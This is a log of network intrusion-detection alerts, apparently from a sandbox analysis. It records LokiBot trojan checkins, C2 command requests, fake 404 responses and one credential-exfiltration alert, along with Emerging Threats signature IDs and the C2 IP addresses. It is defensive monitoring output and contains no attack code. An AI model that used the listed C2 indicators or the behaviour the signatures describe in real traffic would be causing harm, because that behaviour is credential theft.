SID:	2024313
Source Port:	49751
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349786802024318 08/11/22-06:42:53.219319
SID:	2024318
Source Port:	49786
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349840802024313 08/11/22-06:43:28.505356
SID:	2024313
Source Port:	49840
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349875802024318 08/11/22-06:43:47.334573
SID:	2024318
Source Port:	49875
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349898802021641 08/11/22-06:44:09.907279
SID:	2021641
Source Port:	49898
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349774802021641 08/11/22-06:42:44.099150
SID:	2021641
Source Port:	49774
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349879802024313 08/11/22-06:43:48.403290
SID:	2024313
Source Port:	49879

Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	−
Timestamp:	192.168.2.3188.114.97.349763802025381 08/11/22-06:42:39.324991
SID:	2025381
Source Port:	49763
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	−
Timestamp:	192.168.2.3188.114.97.349875802024313 08/11/22-06:43:47.334573
SID:	2024313
Source Port:	49875
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	−
Timestamp:	192.168.2.3188.114.97.349811802021641 08/11/22-06:43:10.662100
SID:	2021641
Source Port:	49811
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	−
Timestamp:	192.168.2.3188.114.97.349780802024313 08/11/22-06:42:49.154690
SID:	2024313
Source Port:	49780
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	−
Timestamp:	192.168.2.3188.114.96.349879802024318 08/11/22-06:43:48.403290
SID:	2024318
Source Port:	49879
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	−
Timestamp:	192.168.2.3188.114.96.349752802025381 08/11/22-06:42:24.044623
SID:	2025381
Source Port:	49752
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	−
Timestamp:	192.168.2.3188.114.97.349789802021641 08/11/22-06:42:55.412963
SID:	2021641
Source Port:	49789
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349780802024318 08/11/22-06:42:49.154690
SID:	2024318
Source Port:	49780
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349762802024313 08/11/22-06:42:35.961537
SID:	2024313
Source Port:	49762
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349762802024318 08/11/22-06:42:35.961537
SID:	2024318
Source Port:	49762
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349777802825766 08/11/22-06:42:45.276948
SID:	2825766
Source Port:	49777
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349745802025381 08/11/22-06:42:16.160936
SID:	2025381
Source Port:	49745
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349843802025381 08/11/22-06:43:31.924022
SID:	2025381
Source Port:	49843
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349749802825766 08/11/22-06:42:20.745320
SID:	2825766
Source Port:	49749
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349832802024313 08/11/22-06:43:19.747801
SID:	2024313
Source Port:	49832

Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349745802825766 08/11/22-06:42:16.160936
SID:	2825766
Source Port:	49745
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349897802024313 08/11/22-06:44:08.828123
SID:	2024313
Source Port:	49897
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349749802025381 08/11/22-06:42:20.745320
SID:	2025381
Source Port:	49749
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349778802025381 08/11/22-06:42:46.945645
SID:	2025381
Source Port:	49778
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349843802825766 08/11/22-06:43:31.924022
SID:	2825766
Source Port:	49843
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349746802021641 08/11/22-06:42:17.452589
SID:	2021641
Source Port:	49746
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349752802825766 08/11/22-06:42:24.044623
SID:	2825766
Source Port:	49752
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349756802024313 08/11/22-06:42:28.447484
SID:	2024313
Source Port:	49756
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 188.114.96.3 - Destination IP: 192.168.2.3	
Timestamp:	188.114.96.3192.168.2.380497882025483 08/11/22-06:42:54.430865
SID:	2025483
Source Port:	80
Destination Port:	49788
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349800802025381 08/11/22-06:43:08.046752
SID:	2025381
Source Port:	49800
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349850802024318 08/11/22-06:43:33.879385
SID:	2024318
Source Port:	49850
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349790802024313 08/11/22-06:42:56.651534
SID:	2024313
Source Port:	49790
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349850802024313 08/11/22-06:43:33.879385
SID:	2024313
Source Port:	49850
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349777802025381 08/11/22-06:42:45.276948
SID:	2025381
Source Port:	49777
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349796802025381 08/11/22-06:43:04.193279
SID:	2025381
Source Port:	49796

Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349867802024318 08/11/22-06:43:45.824252
SID:	2024318
Source Port:	49867
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349790802024318 08/11/22-06:42:56.651534
SID:	2024318
Source Port:	49790
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349859802021641 08/11/22-06:43:42.759258
SID:	2021641
Source Port:	49859
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349896802825766 08/11/22-06:44:07.789189
SID:	2825766
Source Port:	49896
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349832802024318 08/11/22-06:43:19.747801
SID:	2024318
Source Port:	49832
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349795802024318 08/11/22-06:43:03.020333
SID:	2024318
Source Port:	49795
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349890802021641 08/11/22-06:44:03.457387
SID:	2021641
Source Port:	49890
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349760802025381 08/11/22-06:42:32.923604
SID:	2025381
Source Port:	49760
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349795802024313 08/11/22-06:43:03.020333
SID:	2024313
Source Port:	49795
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349887802024313 08/11/22-06:43:58.405291
SID:	2024313
Source Port:	49887
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349759802024318 08/11/22-06:42:31.695874
SID:	2024318
Source Port:	49759
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349754802024318 08/11/22-06:42:26.308314
SID:	2024318
Source Port:	49754
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349778802825766 08/11/22-06:42:46.945645
SID:	2825766
Source Port:	49778
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 188.114.96.3 - Destination IP: 192.168.2.3	
Timestamp:	188.114.96.3192.168.2.380498852025483 08/11/22-06:43:55.477446
SID:	2025483
Source Port:	80
Destination Port:	49885
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349796802825766 08/11/22-06:43:04.193279
SID:	2825766
Source Port:	49796

Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349742802024312 08/11/22-06:42:12.661275
SID:	2024312
Source Port:	49742
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349759802024313 08/11/22-06:42:31.695874
SID:	2024313
Source Port:	49759
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349898802024318 08/11/22-06:44:09.907279
SID:	2024318
Source Port:	49898
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349748802021641 08/11/22-06:42:19.613257
SID:	2021641
Source Port:	49748
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349895802024318 08/11/22-06:44:06.157277
SID:	2024318
Source Port:	49895
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349747802825766 08/11/22-06:42:18.537201
SID:	2825766
Source Port:	49747
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349798802025381 08/11/22-06:43:06.576803
SID:	2025381
Source Port:	49798
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349888802025381 08/11/22-06:44:00.133246
SID:	2025381
Source Port:	49888
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349792802024318 08/11/22-06:42:59.404301
SID:	2024318
Source Port:	49792
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349797802021641 08/11/22-06:43:05.379365
SID:	2021641
Source Port:	49797
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349895802024313 08/11/22-06:44:06.157277
SID:	2024313
Source Port:	49895
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349754802021641 08/11/22-06:42:26.308314
SID:	2021641
Source Port:	49754
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349852802024313 08/11/22-06:43:38.361573
SID:	2024313
Source Port:	49852
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349785802024318 08/11/22-06:42:51.879415
SID:	2024318
Source Port:	49785
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349794802021641 08/11/22-06:43:01.964847
SID:	2021641
Source Port:	49794

Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349884802024318 08/11/22-06:43:54.330408
SID:	2024318
Source Port:	49884
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349755802021641 08/11/22-06:42:27.395952
SID:	2021641
Source Port:	49755
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349892802021641 08/11/22-06:44:04.916628
SID:	2021641
Source Port:	49892
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349792802024313 08/11/22-06:42:59.404301
SID:	2024313
Source Port:	49792
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349753802825766 08/11/22-06:42:25.207102
SID:	2825766
Source Port:	49753
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349757802024313 08/11/22-06:42:29.610436
SID:	2024313
Source Port:	49757
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349785802024313 08/11/22-06:42:51.879415
SID:	2024313
Source Port:	49785
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349782802024313 08/11/22-06:42:50.570997
SID:	2024313
Source Port:	49782
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349805802025381 08/11/22-06:43:09.287221
SID:	2025381
Source Port:	49805
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349867802021641 08/11/22-06:43:45.824252
SID:	2021641
Source Port:	49867
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349786802825766 08/11/22-06:42:53.219319
SID:	2825766
Source Port:	49786
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349782802024318 08/11/22-06:42:50.570997
SID:	2024318
Source Port:	49782
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349788802021641 08/11/22-06:42:54.331478
SID:	2021641
Source Port:	49788
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349743802025381 08/11/22-06:42:14.045456
SID:	2025381
Source Port:	49743
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349881802825766 08/11/22-06:43:50.015660
SID:	2825766
Source Port:	49881

Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 188.114.97.3 - Destination IP: 192.168.2.3	
Timestamp:	188.114.97.3192.168.2.380497852025483 08/11/22-06:42:51.983930
SID:	2025483
Source Port:	80
Destination Port:	49785
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349756802024318 08/11/22-06:42:28.447484
SID:	2024318
Source Port:	49756
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349793802024313 08/11/22-06:43:00.645450
SID:	2024313
Source Port:	49793
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349744802825766 08/11/22-06:42:15.052087
SID:	2825766
Source Port:	49744
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349746802024318 08/11/22-06:42:17.452589
SID:	2024318
Source Port:	49746
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349791802021641 08/11/22-06:42:58.117986
SID:	2021641
Source Port:	49791
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349793802024318 08/11/22-06:43:00.645450
SID:	2024318
Source Port:	49793
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349885802825766 08/11/22-06:43:55.376397
SID:	2825766
Source Port:	49885
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349823802825766 08/11/22-06:43:13.321407
SID:	2825766
Source Port:	49823
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349897802024318 08/11/22-06:44:08.828123
SID:	2024318
Source Port:	49897
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349830802025381 08/11/22-06:43:16.837786
SID:	2025381
Source Port:	49830
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349853802825766 08/11/22-06:43:40.660156
SID:	2825766
Source Port:	49853
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349884802024313 08/11/22-06:43:54.330408
SID:	2024313
Source Port:	49884
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349852802024318 08/11/22-06:43:38.361573
SID:	2024318
Source Port:	49852
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349757802024318 08/11/22-06:42:29.610436
SID:	2024318
Source Port:	49757

Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349817802825766 08/11/22-06:43:11.901228
SID:	2825766
Source Port:	49817
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349758802825766 08/11/22-06:42:30.656105
SID:	2825766
Source Port:	49758
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349889802025381 08/11/22-06:44:01.764745
SID:	2025381
Source Port:	49889
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
